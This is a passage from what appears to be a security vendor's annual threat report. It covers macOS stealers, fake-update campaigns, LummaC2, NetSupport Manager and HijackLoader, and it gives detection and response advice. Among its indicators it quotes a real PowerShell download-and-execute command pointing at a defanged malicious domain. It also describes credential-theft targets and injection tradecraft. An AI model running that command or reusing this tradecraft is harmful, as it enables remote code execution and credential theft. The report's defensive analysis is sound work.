In terms of **initial access**, each of these families followed a well-tread pattern for most of the year. A victim encountered the malware by downloading it under the guise of free or cracked software or through a malicious advertisement. The user would download a disk image (DMG) file for macOS containing the malware inside. Once mounted, the user would encounter a dialog instructing them to right click on the downloaded software and click “Open.”







Image courtesy of **Moonlock Labs**

This dialog box surreptitiously instructed the user to **bypass macOS Gatekeeper controls**—a safety measure in macOS platforms to restrict the system into only executing signed code. We covered this technique extensively in the **2023 Threat Detection Report**. At the time Gatekeeper could be bypassed for unsigned software by right-clicking on the unsigned software and instructing it to open. In September 2024, Apple removed the ability to bypass Gatekeeper in this manner in macOS Sequoia, likely explaining the drop in detections we saw toward the end of the year.

Once executed, the stealer would prompt the user for their password, mostly using AppleScript processes. Although the specific message often changed between stealer versions, it always either explicitly asked for password entry or implied the need to supply a password for a system change.




Images from sandbox executions

The adversary's goal here is two-fold: to obtain the password itself and to use sudo commands in case they need to access additional sensitive data that requires elevated access. Once the victim enters their password, a multitude of file-gathering activities occur. These actions may vary slightly between different stealer versions, but they commonly target:

- macOS keychain files
- browser credentials in Google Chrome, Mozilla Firefox, Vivaldi, Brave, and others
- cookies in Safari
- Apple Notes databases **txt**, **pdf**, **docx**, **wallet**, **key**, **keys**, and **doc** files in user's **Desktop** and **Documents** folders
- cryptocurrency wallets and browser extensions
- Telegram desktop data

During the stealer execution, message boxes for macOS Transparency, Consent, and Control (TCC) would pop up asking to access sensitive data. From the number of stealers we observed in the year, we can assert that the TCC messages did precious little to stop the data theft as users clicked past them.



Images from sandbox executions


Once the data was gathered into a staging folder on disk, the stealers would compress it into a ZIP archive using a **ditto** command. Then, the ZIP archive would be exfiltrated to an adversary-controlled system over HTTP. Depending on the stealer family, this exfiltration may use **curl** commands to upload or it may be implemented in Objective-C or Swift code in the malware.

Apple takes action

In macOS Sequoia, Apple removed the **Gatekeeper bypass** commonly used by multiple stealer families for execution. This had a marked impact in the number of stealer executions we observed, with 95 percent of stealer infections happening prior to September and just 5 percent occurring after.

Starting in September, the number of macOS stealer detections tapered off with only occasional encounters.

This feature change also caused adversaries to experiment with different ways to distribute their malware, as seen in this **tweet by DefSecSentinel**:



95 percent of the year's stealer detections arrived before September 2024.

In the malware sample shown, the adversary decided to distribute their initial payload as a shell script within a DMG file, coaching the user through dragging it on top of a Terminal icon to launch it. With this approach, Gatekeeper doesn't stand in the way of malware execution.

With Gatekeeper bypasses off the menu in new macOS builds, adversaries now have to try harder to distribute their malware. This trend has **continued into 2025** as some adversaries have tried to distribute stealers masquerading as the Homebrew tool for macOS, or even as **"video interview" material**.

Take action

Visit the **Mac malware trend page** and the **Stealers trend page** for detection opportunities and relevant atomic tests to validate your coverage.

macOS devices should have comprehensive protections in place, including:

- antivirus
- anti-malware controls
- endpoint detection and response (EDR)

Without visibility, detection and response are much more difficult. To explore what telemetry data is possible to gather, consider checking out

the free **Mac Monitor**. The mitigations here are the same for any other stealer families, providing safe software sources and a robust response plan. For macOS-specific actions, consider further educating users on TCC controls in macOS and presenting scenarios when users may not want to bypass TCC to preserve their own security and privacy.

For endpoints where a stealer has run, consider resetting all TCC permissions so they will re-fire in the future even if a user approves access by executing:

```
sudo tccutil reset All
```

TOP THREATS

The following chart illustrates the specific threats Red Canary detected most frequently across our customer environments in 2024. We ranked these threats by the percentage of customer organizations affected to prevent a single, major security event from skewing the metrics. We excluded threat detections associated with customer-confirmed testing.

As discussed in our **Methodology section**, we chose to define “threats” broadly as malware, tools, threat groups, or activity clusters—in short, any suspicious or malicious activity that represents a risk to you or your organization.

What’s included in this section

This PDF spotlights the five threats making their debuts in the Threat Detection Report, covering analysis of relevant, novel, or changing threat tradecraft and advice for mitigating the effects of the threat. You can view the full analysis of all of the top 10 threats—including detection and testing guidance—in the **web version of this report**.

In addition to the top 10, read our field guide to the other threat clusters that our Intelligence team is tracking.

TOP 10 THREATS DETECTED IN 2024


1. SocGhosh




2. Impacket




3. Scarlet Goldfinch




4. Mimikatz




5. Amber Albatross




6. LummaC2




7. NetSupport Manager




8. Gootloader



9. Gamarue



10. HijackLoader



FEATURED THREAT

Scarlet Goldfinch

Closely mimicking SocGhosh, this fake update variant propelled its primary payload, NetSupport Manager, into prominence as well.

#3 OVERALL RANK

3.4% CUSTOMERS AFFECTED



Analysis

Scarlet Goldfinch is Red Canary's name for a fake browser update activity cluster, similar to **SocGhosh**, that first emerged in June 2023. One of several emerging threats in mid-2023 that followed SocGhosh's fake update footsteps, Scarlet Goldfinch is tracked by **other researchers** under several different names, including **SmartApeSG** (due to early observations of C2 infrastructure hosted on SmartApe ASN) and **ZPHP** (due to the use of PHP files to host C2 payloads). Like SocGhosh, Scarlet Goldfinch leverages



Watch our video on the difference between Scarlet Goldfinch and SocGhosh.

compromised websites to present unsuspecting visitors with a notification that they need to update their browser. Those who take the bait will download a malicious JavaScript (JS) file that typically attempts to install

NetSupport Manager, providing persistent remote access to the adversary.

Scarlet Goldfinch leverages web injects on compromised legitimate websites to redirect users to their fake update download sites. This approach leads to a somewhat diverse and indiscriminate pool of victims, and we have not observed any patterns in targeting by Scarlet Goldfinch. Left unchecked, we have observed additional follow-on payloads delivered after NetSupport, such as **LummaC2**.

Tracking changes in lure names

At a high level, Scarlet Goldfinch's objectives have remained consistent from when we first observed it in mid-2023. The use of fake update lures to entice a user to run a malicious JS dropper to download and install NetSupport has remained consistent. However, at the procedure level, Scarlet Goldfinch demonstrated several changes throughout 2024, indicating ongoing active development.

SCARLET GOLDFINCH TIMELINE

December 2023

Scarlet Goldfinch introduces random numbers to vary install folders and the filenames used for the ZIP file containing NetSupport.

March 2024

The name of the `run` key used for persistence changes to a new value.

August 2024

Scarlet Goldfinch drops the use of a ZIP file as the initial download, replacing it with a direct download of a file named `Update.js`. This is similar to a change made by SocGhosh in late 2022.

February 2024

The ZIP and JS lure names change from including the date and a random number to a lure that matches the latest Chrome release version number.

May 2024

Both the `run` key and installation folders change to randomized strings that change for every install.

December 2024

Scarlet Goldfinch shifts away from the `Update.js` lure, adding a random 4-5 digit string to make each filename unique, for example `Update.1234.js`.

Ditching PowerShell

While these changes in lure names indicate continued minor tinkering with Scarlet Goldfinch, the biggest change we observed showed up in mid-November 2024. For about 15 months prior to that, Scarlet Goldfinch had used **PowerShell** code as the second-stage downloader to deploy NetSupport onto the system. Spawned by the **wscript** process, PowerShell would reach out to a C2 domain to pull down a ZIP file containing the NetSupport **client32.exe** binary, unzip the contents to a folder in **%AppData%**, execute it, and modify the **CurrentVersion\Run** key in the Windows registry to establish logon persistence. This PowerShell code saw minor changes over time, similar to the filename lures, adding increased obfuscation through variables and modifying the installation folder and run key names. But the basic functionality remained unchanged.

Then, in November 2024, the PowerShell component disappeared from the infection chain. Instead, the adversaries beefed up the code in the JS file. The tactics and higher-level techniques remained the same—pull down a ZIP containing NetSupport, write it to a folder, and establish run key persistence—but the procedures for doing this now existed entirely within the initial JavaScript dropper. While this change not only represents active code development, it also impacts detection strategies.

But as often happens, when one door closes another one opens. Scarlet Goldfinch no longer triggers the subset of PowerShell detection logic it once did, but we're now seeing new activity from some of our other detection logic.

Take action

Visit the **Scarlet Goldfinch threat page** for detection opportunities and relevant atomic tests to validate your coverage.

One of the best ways to mitigate risks associated with Scarlet Goldfinch—as well as SocGhosh, **Gootloader**, and other threats that begin with malicious JavaScript files—is to change the default behavior in Windows to open JS files with notepad or another editor rather than immediately executing them. Details on implementing this control via Group Policy Objects (GPO) are available in our May 2024 blog **Open with Notepad: Protecting users from malicious JavaScript**.



Watch our video on using Notepad to prevent cyber attacks.



FEATURED THREAT

Amber Albatross

Amber Albatross arrived on the scene in 2024. While it is delivered via PUP, it behaves like a wolf.

#5 OVERALL RANK

2.9% CUSTOMERS AFFECTED



Analysis

Amber Albatross is a Red Canary-named activity cluster that we have been tracking since January 2024. The activity encompasses download and installation activities that consistently lead to a **Pyarmor**-obfuscated PyInstaller executable with stealer-like capabilities. We have consistently observed Amber Albatross installers as a payload delivered by **potentially unwanted programs (PUP)**, including Bit Guardian's Bit Driver Updater, PC App Store, and Let's Compress.

The Amber Albatross intrusion chain contains multiple stages with anti-analysis techniques that make sandbox analysis difficult, and the final payload is heavily obfuscated. We assess that this activity is nefarious due to suspicious reconnaissance activity and its heavy obfuscation.

We first reported on Amber Albatross in our **July 2024 Intelligence Insights**.



[Watch our video on Amber Albatross.](#)

Intrusion chain

In 2024, the two most prevalent PUPs we observed installing Amber Albatross were PC App Store (beginning in June and continuing through the end of the year), and Let's Compress (beginning in November and continuing into 2025). The charts shown here walk through the installation path used to deliver Amber Albatross' PyInstaller executable for each program.

LET'S COMPRESS



PC APP STORE



The final payload

Regardless of the initial infection chain, the final Amber Albatross payload—the PyInstaller file—will immediately perform reconnaissance, similar to what we typically observe from **stealers**. During the reconnaissance phase, the malware will use WMIC to detect if there is a hypervisor present on the endpoint as well as enumerate the manufacturer, model, and list of Windows software updates. The PyInstaller file also checks for antivirus and firewall products, and based on analyzing memory dumps looks for a wide range of browsers and their development versions, including:

- Edge
- FireFox
- Chrome
- Chromium
- Avast Browser
- Brave

Once it identifies the browsers utilized on the endpoint, the PyInstaller will attempt to access browser profiles or user data folders. For Chrome, we have seen Amber Albatross check the value of the following registry key:

```
HKLM:\SOFTWARE\Policies\Google\Chrome\  
CloudManagementEnrollmentToken
```

This key is set during **enrollment** for managed browsers, allowing Amber Albatross to determine

if the browser might be controlled by corporate policy. We have yet to discern how Amber Albatross uses this information or continues the intrusion chain. However, these reconnaissance activities are typical for stealers.

Anti-analysis tactics

The downloaded Amber Albatross installation and PyInstaller files require specific command-line parameters in order to fully execute. We have consistently observed the arguments `--safetorun` and `--channel=<hex numbers>`. The numbers included in the `--channel=` flag vary by infection.

The requirement for command-line arguments has prevented behavioral analysis from showing the last-stage PyInstaller binary. For example, the PyInstaller files are rarely found on VirusTotal. This is because when the C++ file is uploaded to VirusTotal, it does not have arguments passed with it to the sandbox engines.

Additionally, we do not observe the same behavior from the PC App Store installer in sandboxes as we do in live telemetry. This indicates there is some anti-sandbox analysis happening with the initial installer, making it difficult to observe the entire infection chain in a controlled environment.

The final-stage PyInstaller file that performs the reconnaissance activities is protected by Pyarmor, which encrypts and obfuscates the Python bytecode. This makes static analysis a challenging and time consuming endeavor.

Take action

Visit the **Amber Albatross threat page** for detection opportunities and relevant atomic tests to validate your coverage.

One of the best ways to prevent threats like Amber Albatross from executing in your environment is to restrict third-party app stores like PC App Store. Red Canary classifies PC App Store as a PUP and detects it as such. While PUPs are a lower priority for many teams, restricting their use can prevent possible credential theft and the leaking of sensitive company data.



FEATURED THREAT

LummaC2

The most popular infostealer of 2024, LummaC2 exemplifies the advantages of using a malware-as-a-service (MaaS) model.

#6 OVERALL RANK

2.8% CUSTOMERS AFFECTED

Analysis

LummaC2, also known as LummaC or Lumma Stealer, is a malware-as-a-service (MaaS) **stealer** that has been available for purchase on underground forums since at least **mid-2022**. Subscriptions **start** at \$250 USD per month, all the way up to a one-time payment of \$20,000 USD to gain access to Lumma source code. Adversaries favor the MaaS model because they can launch their operations with relative ease and low overhead, giving them access to effective malware like LummaC2 with continuous development, customer support, and a range of features.

Because it's distributed as a MaaS offering, LummaC2 is used against many targets opportunistically, with no particular industry or geography being an exclusive recipient.

Similar to other stealers, LummaC2 was initially designed to target cryptocurrency wallets, browser


LummaC2 has MaaS appeal.

information, and 2FA tokens, but it has expanded beyond its original scope. It remains in active development, and over time has added features including customizable stealer configurations and a loader capability for delivering additional payloads via EXE, DLL, or **PowerShell**.

A closer look

As it has grown in popularity over the past year, LummaC2 has posed a major threat against organizations large and small, as the stealer exposes credentials for **user identities**, allowing adversaries to gain initial access to organizations using valid accounts.

LUMMAC2 DETECTIONS IN 2024



Initial access indicators of compromise (IOC) **vary** according to the delivery method and loader chosen by the adversary, so early detection telemetry differs from case to case. LummaC2 delivery vehicles have been presented to users in an array of creative ways, including:

- phishing emails
- drive-by downloads posing as **browser updates**
- **fake CAPTCHAs**
- masquerading as **fake AI software**

Popular LummaC2 loaders include:

- ArechClient2/SectopRAT
- **Emmenthal**
- **SmartLoader**
- **HijackLoader**/IDAT Loader

Adversaries have also used LummaC2 to deliver PrivateLoader, Amadey, and **NetSupport Manager**.

Paste and run in action

We described LummaC2's paste-and-run tactic in our **November 2024 Intelligence Insights**.



Watch our video on LummaC2's paste-and-run tactic.

In December 2024 we saw a LummaC2 threat that began with the victim interacting with a fake CAPTCHA-style **paste-and-run** lure **hosted** at [solve.gevaq\[.\]com](https://solve.gevaq[.]com). Successful paste-and-run execution resulted in **mshhta.exe** reaching out to [deduhko2.klipzyroloo\[.\]shop](https://deduhko2.klipzyroloo[.]shop) to retrieve an encoded PowerShell **script**. That script in turn pulled down and executed additional remote resources from [deduhko\[.\]klipzyroloo\[.\]shop](https://deduhko[.]klipzyroloo[.]shop) with the command:

```
"powershell.exe" -NoProfile
-ExecutionPolicy Bypass -Command
& {IEX ((New-Object Net.WebClient).
DownloadString('https://deduhko.
klipzyroloo[.]shop/Grpc.eml'))}
```

The downloaded content at Grpc.eml was about 18 MB in size, which can indicate a large amount of embedded content, such as one or more embedded executable files. This type of LummaC2 configuration appears to be using Grpc.eml as the **process injection** source, targeting **powershell.exe** with no command-line interface (CLI) to leverage its memory space for the next phases of LummaC2 execution.

The above LummaC2 execution is very different from one we observed in November 2024 and **previously shared**, illustrating the variety of observable behaviors and artifacts that can be seen in different LummaC2 configurations.

The crypter connection

Behavioral detection of LummaC2 can vary quite a bit since it **requires** distributors to use **crypters**. Multiple detection analytics could catch LummaC2 simply because an adversary configured the crypter in a particular way. Crypters that we've observed paired with LummaC2 include PureCrypter and CypherIT.

Depending on the delivery method and adversary configurations, LummaC2 may be injected into a hollowed process—we've observed OpenWith.exe and more.com, among others—or leverage DLL side-loading for execution. The stealer activity occurs within memory with direct exfiltration to C2, however in some cases collected data may be staged in text files like System.txt prior to ZIP archiving for theft. This means that looking for C2 activity or suspicious TXT file creation may also help detect LummaC2. It does not maintain persistence on its own, however accompanying loaders or follow-on payloads may create and maintain persistence.

Evolving tradecraft

LummaC2 relies on HTTPS for exfiltration of data to adversary systems. In late 2023 to early 2024, the developers of the stealer migrated its exfiltration capabilities to use HTTPS over plaintext HTTP in an effort to to evade network-based detection controls. Along with using HTTPS for encrypted communications, LummaC2 developers also leverage Cloudflare

services to make their exfiltration systems resilient and highly available.

As the stealer became more mature in 2024, LummaC2 incorporated more features to remain on the bleeding edge of the stealer market. To ensure data exfiltration even when interrupted,

the LummaC2 developers included functionality to **send information in piecemeal** rather than doing the “collect, stage, send” technique. In addition, when Google **implemented application bound encryption (ABE)** in Chromium browsers, LummaC2 was rapid to **adopt new techniques** to obtain browser cookies and bypass ABE.

Take action

Visit the **LummaC2 threat page** for detection opportunities and relevant atomic tests to validate your coverage.

Prevention

Since LummaC2 has been distributed in so many different ways, preventative measures can take many approaches. We’ve also observed LummaC2 distributed in malicious advertisements, fake software installations, paste-and-run campaigns, and more. We’ve observed it delivered in script form, via DLL sideloads.

General preventative measures that apply to multiple malware families also help fight against LummaC2:

- Provide safe software installation sources for users
- Configure ad-blocking tools where possible
- Deploy endpoint security controls for detection and protection

Response

For response, an excellent playbook would look something like this:

- Delete all components delivering LummaC2 from disk, removing persistence
- Determine what account details are stored in the software on an affected system, including:
 - browsers
 - file transfer software like FileZilla and WinSCP
 - Telegram messaging
 - Steam gaming
 - cryptocurrency wallets
 - VPN profiles
 - cloud credentials in CLI tool configuration
 - sensitive files stored in the user’s Desktop and Documents folders
- Once you determine the scope of data theft, take steps to reset any credentials stored on the system. This may also involve manually revoking sessions to prevent cookie reuse.
- Finally, if financial details such as payment cards or cryptocurrency wallets are stored on the affected system, users may need to monitor the relevant accounts for unauthorized transactions.

FEATURED THREAT

NetSupport Manager

Popular among admins and adversaries alike, NetSupport Manager has been increasingly abused over the last few years.

#7 OVERALL RANK

2.7% CUSTOMERS AFFECTED


Analysis

A **legitimate** remote access tool that has been in use for over 30 years, NetSupport Manager is one of the many **remote monitoring and management (RMM) tools** misused by adversaries. NetSupport Manager is so commonly misused that it's frequently referred to by security researchers as a malicious **remote access trojan (RAT)** instead of a benign remote access tool. There are multiple reasons for this, the most significant being that a free trial

version of NetSupport Manager is easily obtainable online.

While we've observed malicious use of NetSupport Manager since at least 2020, malicious use significantly increased over the course of 2022, a trend that continued across 2023 and into 2024. NetSupport Manager first appeared in our monthly top 10 in **February 2023**. After almost making the cut in 2023, NetSupport Manager made it into the rankings as our seventh most prevalent threat in 2024.

NETSUPPORT MANAGER DETECTIONS FROM 2022-2024



Related threats

We've seen NetSupport Manager leveraged as both a primary payload in its own right, as well as a follow-on payload delivered by other threats in our top 10. Both **Scarlet Goldfinch**—which landed in 3rd—and **LummaC2**—coming in 6th—used NetSupport Manager as a primary or follow-on payload.

Earlier in 2024 we saw FIN7 delivering NetSupport Manager in **MSIX campaigns**. Another reason for NetSupport's placing so high this year was its use as a payload in **paste-and-run campaigns**. In previous years we've seen it delivered alongside other threats as well, like FakeSG, **SocGhosh**, and **Qbot**.

Since adversaries have delivered NetSupport Manager as a part of many campaigns, initial delivery methods vary widely. Malicious NetSupport Manager can be the result of phishing campaigns, fake updates, fake CAPTCHA lures, and more.

Breaking down the parts

NetSupport Manager has several components:

1. **NetSupport Manager Client** is the component that is installed on systems the adversary wants to control. When we refer to NetSupport Manager, this is typically the component we are referring to.
2. **NetSupport Manager Control** is the component used on the controlling workstation. This component allows adversaries to upload and execute files.
3. **NetSupport Manager Deploy** is a component on the controlling workstation that creates some software packaging for deployment, though it does not play an active role after the client is installed.

Legitimate NetSupport installs are often found in the **Program Files** directory, using the standard filename **client32.exe**. Suspect instances may be found by looking for **client32.exe** running from a non-standard directory, such as a user's **Downloads** or **Roaming** folder.

It's not unusual for adversaries to rename the NetSupport Manager Client file, so looking for binaries with the internal name **client32** making network connections to **netsupportsoftware[.]com** is another good indicator of suspicious NetSupport Manager use.

Take action

Visit the **NetSupport Manager threat page** for detection opportunities and relevant atomic tests to validate your coverage.

Having the ability to collect and inspect binary signature metadata and binary naming conventions and understanding common and uncommon installation paths for RMM tools like NetSupport Manager are the basic prerequisites for developing an effective detection strategy. Of course, the sheer volume of RMM tools available to adversaries, let alone abused by them, renders confident detection coverage a tall order.

The best generic advice for mitigating the risk posed by NetSupport Manager is to create robust allow/blocklist policies and strictly adhere to them.

NetSupport Manager execution is often achieved using PowerShell. The most effective protection against PowerShell tradecraft is through the implementation and enforcement of a strong Windows Defender Application Control (WDAC) policy, which places PowerShell into **Constrained Language mode**, mitigating a wide array of PowerShell tradecraft.

FEATURED THREAT

HijackLoader

Adopted by multiple adversaries, HijackLoader soared in 2024 as the loader of choice for the increasingly popular LummaC2 payload.

#10 OVERALL RANK

1.8% CUSTOMERS AFFECTED

Analysis

HijackLoader, also known as “IDAT Loader,” “GHOSTPULSE,” or “SHADOWLADDER,” is a malware loader that delivers additional payloads through **process injection**. In use since at least **July 2023**, multiple adversary groups leverage HijackLoader to deliver a wide array of payloads, including **stealers** and remote access trojans (RAT). The rise of **paste-and-run campaigns** in 2024 propelled HijackLoader up the ranks as a popular means of executing LummaC2 and other payloads. First observed together in June 2024, campaigns leveraging HijackLoader to deliver LummaC2 spiked in November, leading to its debut in our **December 2024 Intelligence Insights**.



Watch our video on HijackLoader.

It’s all in the name

The names “HijackLoader” and “IDATLoader” are both nods to notable behaviors in early observations of the malware. Typically adversaries deliver HijackLoader as a ZIP archive containing a legitimate executable alongside a malicious DLL sideloaded as a DLL hijack (the “hijack” in “HijackLoader”), among other files. The malicious payload is steganographically hidden in a separate image file and identified by the string of letters IDAT within the binary contents of the image.

HijackLoader’s **execution flow** begins with the hijacked legitimate EXE, passing through the sideloaded DLL, which reads in the image file containing the encrypted HijackLoader configuration details. The payload specified by the config is executed by spawning a **legitimate child process** in a suspended state and **injecting** the payload into the memory space of the child process. In many cases this injected child process serves as a shellcode loader for the final payload, which often manifests in the form of yet another injected child process.

HIJACKLOADER ATTACK CHAIN

Victim interacts with paste and run lure

Paste and run successfully executes

PowerShell reaches out to malicious URL, retrieves next phase

PowerShell writes malicious HijackLoader ZIP to disk

PowerShell executes `Setup.exe` (HijackLoader binary), which is the renamed executable `LM_Support.exe`

HijackLoader injects into a process like `more.com`

Injected `more.com` process spawns additional child processes, like renamed AutoIT

Child processes execute additional payloads like LummaC2

DLL dispatch

Throughout 2024, the ZIP files observed contained a wide array of hijackable DLLs, and in some cases the operator **renamed** the legitimate EXE. For example, we commonly observed **setup.exe** being used in place of the legitimate EXE's filename. Similarly, we observed variations in the child processes used to host the injected final payload. The initial injected process acting upon the HijackLoader configuration tended to be one of **choice.exe**, **cmd.exe**, or **more.com**, while the final injected process containing the next-stage payload had more variability, including renamed instances of **autoit3.exe** as well as legitimate Windows binaries such as:

- **cmd.exe**
- **explorer.exe**
- **msbuild.exe**
- **msiexec.exe**
- **rundll32.exe**
- **searchindexer.exe**
- **vbc.exe**

For example, we've seen HijackLoader inject into **more.com**, which has led to the download and execution of a renamed AutoIT3 binary, which in turn performed credential access and maintained sustained network connectivity to a C2 server consistent with LummaC2 execution.

Hit the road, hijack

While the DLL sideloads that lend their hijacks to the HijackLoader name continue to be an effective delivery method, **reports in October 2024** detailed a **new variant of HijackLoader** that

doesn't use a hijack at all. Rather than packaging a ZIP with a legitimate EXE, malicious DLL, and accompanying image file, this new campaign bundles all three components into a single signed EXE file. Instead of leveraging the sideloaded DLL to extract the config from a separate image file, the image is included as a resource within the signed EXE. The extraction process works similarly, and execution proceeds via process injection as described above.

Researchers at ZScaler have continually updated a **blog detailing the technical analysis of HijackLoader**, including information on defense evasion and anti-analysis techniques.

Keep your eye on the payload

Regardless of how it's delivered or what it's injecting into, the primary concern with HijackLoader is the payload it delivers. Throughout 2024, the majority of the HijackLoader we observed delivered stealers—predominantly LummaC2, but alternatives such as ArechClient2, CryptBot, Redline, and others were also common. In 2023 we observed later-stage activity from a Scarlet Goldfinch infection leveraging NetSupport to deliver Havoc via HijackLoader. Throughout late 2023 and early 2024, we observed adversaries delivering **MSIX installers** using HijackLoader to deploy FakeBat.


Other researchers have reported HijackLoader leading to **Carbanak**, Danabot, and **IcedID**, tools more closely linked to established criminal groups that are sometimes affiliated with **ransomware**.

Take action

Visit the **HijackLoader threat page** for detection opportunities and relevant atomic tests. HijackLoader has established itself as a major player across the threat landscape, employed by a diverse set of adversaries. As such, quick detection and response is a must.

Field Guide to Color Bird Threats

A definitive guide to “color birds,” what we call fledgling activity clusters we’ve named after tracking patterns of malicious behavior.



You may have noticed some unusual names in Red Canary’s reporting; when our Intelligence team encounters a cluster of activity that does not match any known threats we are tracking, we use a naming convention inspired by Red Canary’s own name: **color + bird**. We choose the various colors and bird species with help from our resident birdwatchers, who make connections based on ornithological behavior similarities. We’re partial to alliteration.

In this new and handy field guide, we’ve rounded up the most interesting activity clusters we’ve named and tracked over the last few years, including some endangered species we haven’t seen in a while.

Visit the [web version](#) of the report for detection opportunities related to these activity clusters.

KEY

First observed: Date we started tracking the activity cluster

Release date: Date we released the threat profile to customers

Last observed: Date of the last time the threat was seen (as of December 31, 2024)

Tangerine Turkey



First observed: November 2024

Release date: December 2024

Last observed: December 2024

Field notes

Tangerine Turkey is an activity cluster characterized by a Visual Basic Script (VBScript) worm delivering a cryptomining payload, typically via infected USB. The VBScript file name typically begins with the letter **x** followed by six digits, for example **x644291.vbs**. A CMD child process from **wscript.exe** then executes a BAT file with a similar naming convention and creates a folder named **C:\Windows\System32** (note the space after **Windows**). The worm then makes a copy of the legitimate **printui.exe** from **C:\Windows\System32** to the newly created **C:\Windows\System32** folder, as well as a malicious DLL named **printui.dll** as a sideloaded DLL hijack.

Sightings

Intelligence Insights: January 2025

Tangerine Turkey mines cryptocurrency in global campaign

- 🔴 Tangerine Turkey: The USB worm that mines crypto

TOP 10 THREAT

Amber Albatross



First observed: January 2024

Release date: March 2024

Last observed: December 2024

Field notes

Amber Albatross is an activity cluster characterized by certain **potentially unwanted programs (PUP)** delivering a setup file and stealer payload. A complex installation chain with obfuscation and anti-analysis techniques eventually leads to unpacking a Pyarmor-obfuscated PyInstaller that is launched via **cmd.exe** and **powershell.exe**, before initiating a sequence of reconnaissance commands similar to those used by many **stealers**.

Sightings

Intelligence Insights: July 2024

Intelligence Insights: August 2024

Intelligence Insights: October 2024

Intelligence Insights: November 2024

Intelligence Insights: December 2024

Saffron Starling



First observed: September 2022

Release date: July 2024

Last observed: August 2024

Field notes


